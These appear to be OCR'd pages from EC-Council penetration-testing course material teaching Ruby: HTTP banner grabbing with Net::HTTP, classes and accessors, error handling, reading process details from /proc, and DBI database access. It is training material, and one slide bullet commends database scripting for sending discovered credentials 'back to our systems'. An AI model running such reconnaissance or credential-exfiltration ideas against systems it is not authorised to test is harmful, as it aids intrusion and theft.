
Now, we create a new instance of the Hypertext Transfer Protocol (HTTP) object by using a Ruby technique referred to as a block. The indentation defines the beginning and end of our block. We need not use a loop here, but by using this block, we assign our return value to the variable **`http`**. When the completion of our block, the **`Net:HTTP`** class closes the socket and performs cleanup for us. Our http variable holds the HTTP object, which allows us to issue HTTP commands to the web server. We use the head method to send an HTTP Head request on the web server using / as the context. This returns information including the date, type of web server, request parameters, and frequently the last-modified header. The two pieces of data we are attempting to extract from the server are the server software being used and the last modified date, which we will return as an array.

Finally, we close our loop, allowing the HTTP object to clean up for us. If, for some reason, our request fails, we add a fallback to return an array with two nil values. This ensures consistent return information from our function.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Notice the difference in the handling of **ARGV**. In many languages, the first array element in **ARGV** is the program name itself. In Ruby, the first element of **ARGV** is the first option. To reference the program name, we must use **$0**.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Building Classes with Ruby

The capability of classes within Ruby is one of the factors responsible for Ruby's popularity. Classes allow us to group data with methods that can help manipulate, augment, and report that data. In Ruby, classes can build upon each other; they are designed to be extended and augmented to create custom classes for specific purposes. This allows us to build a basic socket server class and extend it to make different protocols work. We can leverage the base code from the socket server and write smaller amounts of code for each protocol. By doing so, when we find a bug in the base class, we need not copy and paste to propagate code throughout to define individual protocols.

In the example shown in the screenshot, we use a class to clean up the code and improve it. We have created a new class called **`GrabHeader`**, and in the initialize method passed, the data for the host and port are then assigned these with the `@` sign. Consequently, these are designated as instance variables, allowing us to update these variables freely.

From here, we can convert our **`getHeader`** function to a method for our class as follows:

```
def getHeader()
      Net::HTTP.start(@host.to_s,@port) do |http|
            resp = http.head('/')
            return [resp['server'].to_s ,resp['Last-Modified'].to_s]
      end
      return [nil,nil]
end
```



Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Notice in our **`getHeader`** code that we use the instance variables **`@host`** and **`@port`** so that options need not be passed. The only other difference between this method and our original function is that this method is encased in the keyword **`Class`**. Now that we have converted the function to a class, we must update our code to create a new instance of the **`GrabHeader`** class to call the **`getHeader`** method.

```
head = GrabHeader.new(ARGV[0],ARGV[1])
```

Being able to extend classes allows us to build upon previous work. If we have a class that does most of what we want but an additional function or two would be useful, we can easily add those functions to our own version of that class. This is what makes Ruby popular.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Accessing Class Data

Readers are used for reading a variable, and writers are used for writing to a variable. Accessors are not as clear initially, but they are variables designed to be read and written to. If we create instance variables outside the scope of these three types, they are considered private until we create a function that will allow them to be accessed.

We have created three different variable types: a reader called **`error`**, a writer called **`request`**, and an accessor called **`other`**. We also create a method **`test`** of our **`Test`** class that will set the **`error`** instance variable and print our request and other instance variables. We need these because we will not be able to write to **`error`** or read **`request`** from outside the class.

We create a new **`Test`** instance and assign it to the variable **`mytest`**. Subsequently, we print a message stating we will attempt to change the error variable.

Ruby error handling allows us to place sections of code in blocks, and when that block of code fails, we have can clean up from that action instead of having the application fail. We start our code block with the keyword **`begin`**. Everything until our **`rescue`** statement will be treated as the code to execute. If the code fails, the block at the **`rescue`** keyword will be called; otherwise, it will be ignored. We close our code block with the keyword **`end`**. Now, our program will be ready to catch the error that will occur when we attempt to change the error variable, and catching the error will allow our application to continue to subsequent tests.

Although we have used simple error handling in this application, Ruby has the ability to rescue based on specific types of errors. It can handle multiple rescue lines, each handling a different error. This type of error handling is useful when calling a class method that uses other classes. For instance, if we have a protocol class, we would want to be able to handle errors in the socket class that the protocol uses, as well as specific protocol errors.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, we set the request and other variables and execute the method **`test`**. This will print the contents of **`error`** and **`request`**. Next, we directly query our variables. We print the contents of **`error`** and **`other`**, as they are both readable outside our method. Finally, we attempt to print the variable **`request`**, knowing that this will fail. Thus, we wrap this command in error handling. Consequently, **`error`** is printed instead.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

File Manipulation

- Ruby is not the best option for text files.
- It is common to **grab file data** from /proc.
- Perl has **better file capabilities** especially for text files.



```
#!/usr/bin/ruby

require 'etc'

pid = ARGV[0].to_i

cwd = File.readlink("/proc/#{pid}/cwd")

owner = File.stat("/proc/#{pid}/cmdline").uid

file = File.new("/proc/#{pid}/cmdline")

cmdline = file.read.split("\000")

file.close

filename = cmdline.shift

print "Process #{pid} is owned by #{Etc.getpwuid(owner).name}\n"

print "Process #{pid} CWD: #{cwd}\n"

print "Process #{pid} Command: #{filename} #{cmdline.join(' ')} \n"
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

File Manipulation

Occasionally, we will want to know where a process was called from and with what options, so that we can easily re-create or modify files during a penetration test.

For our program, we want to collect the process owner, the current working directory (from where the program was run), and the full command line that was used to run it. We can obtain the process ID as an argument from the command line and store it in **`pid`**. Next, we search in **`/proc`** to examine the **`cwd link`** for the process. The **`readlink`** method of our file class fetches the destination of a symbolic link and returns it as a string. We store that string in the variable **`cwd`**. Subsequently, we use the **`stat`** command, which returns a large amount of information about the file including the last modification, creation, and access times. It also reveals the owner of the file. From this information, we can obtain the **`user ID`** (**`uid`**) from **`stat`** and then assign it to the owner.

The **`cmdline`** file of our process contains the list of options passed on the command line, including the program name itself separated by null characters. We read in this information, split it based on our null characters, and store the array in **`cmdline`**. The first element of **`cmdline`** is the command that was executed. To remove the first element and return it as a **`string`**, we can use the method **`shift`** on our array. We use **`shift`** because we want **`cmdline`** to only contain the options passed to the program we are investigating.

Now that we have all the information required, we build **`print`** statements. Normally, numeric user IDs mean very little to us. Therefore, we use the method **`getpwuid`** in the **`Etc`** module to turn our **`uid`** into the **`username`**. The method **`getpwuid`** returns information about the **`uid`** from the password file. Since the only field we want is the name, we reference the name variable of the password structure that is returned. We require root access to be able to read processes owned by other users and test this program.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Databases and Ruby

- Treated as **objects**



- **Active Record**
  - Module design for Rails
  - Allows us to treat the data as classes.
    - No complex SQL queries




- Useful when **encountering credentials**
  - Easy to send back to our systems



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Ruby DBI Modules

We will include our **DBI** module and use the method **connect**. Our options to **connect** are the **connection string**, which consists of **DBI**; the database driver (in this case, **Pg** for PostgreSQL); and the database name, **test**. The second option is our **username**, **test**. The third is also a **test** for the password. The connect method returns a database handle object, which we abbreviate as **dbh**. We use the database handle to call the **do** method, which runs the **string** we pass to it on the database. In this case, we pass a **string** that will disable some warning messages we are expecting. This will clean up the output, and the script will still run fine.

Next, we need to create our table. We add our SQL statement into a string, following which we execute that string against the database. First, we create a statement handler and then execute that handler. Before we do this, however, we should drop the table if it already exists so that we can obtain reproducible results with our first script.

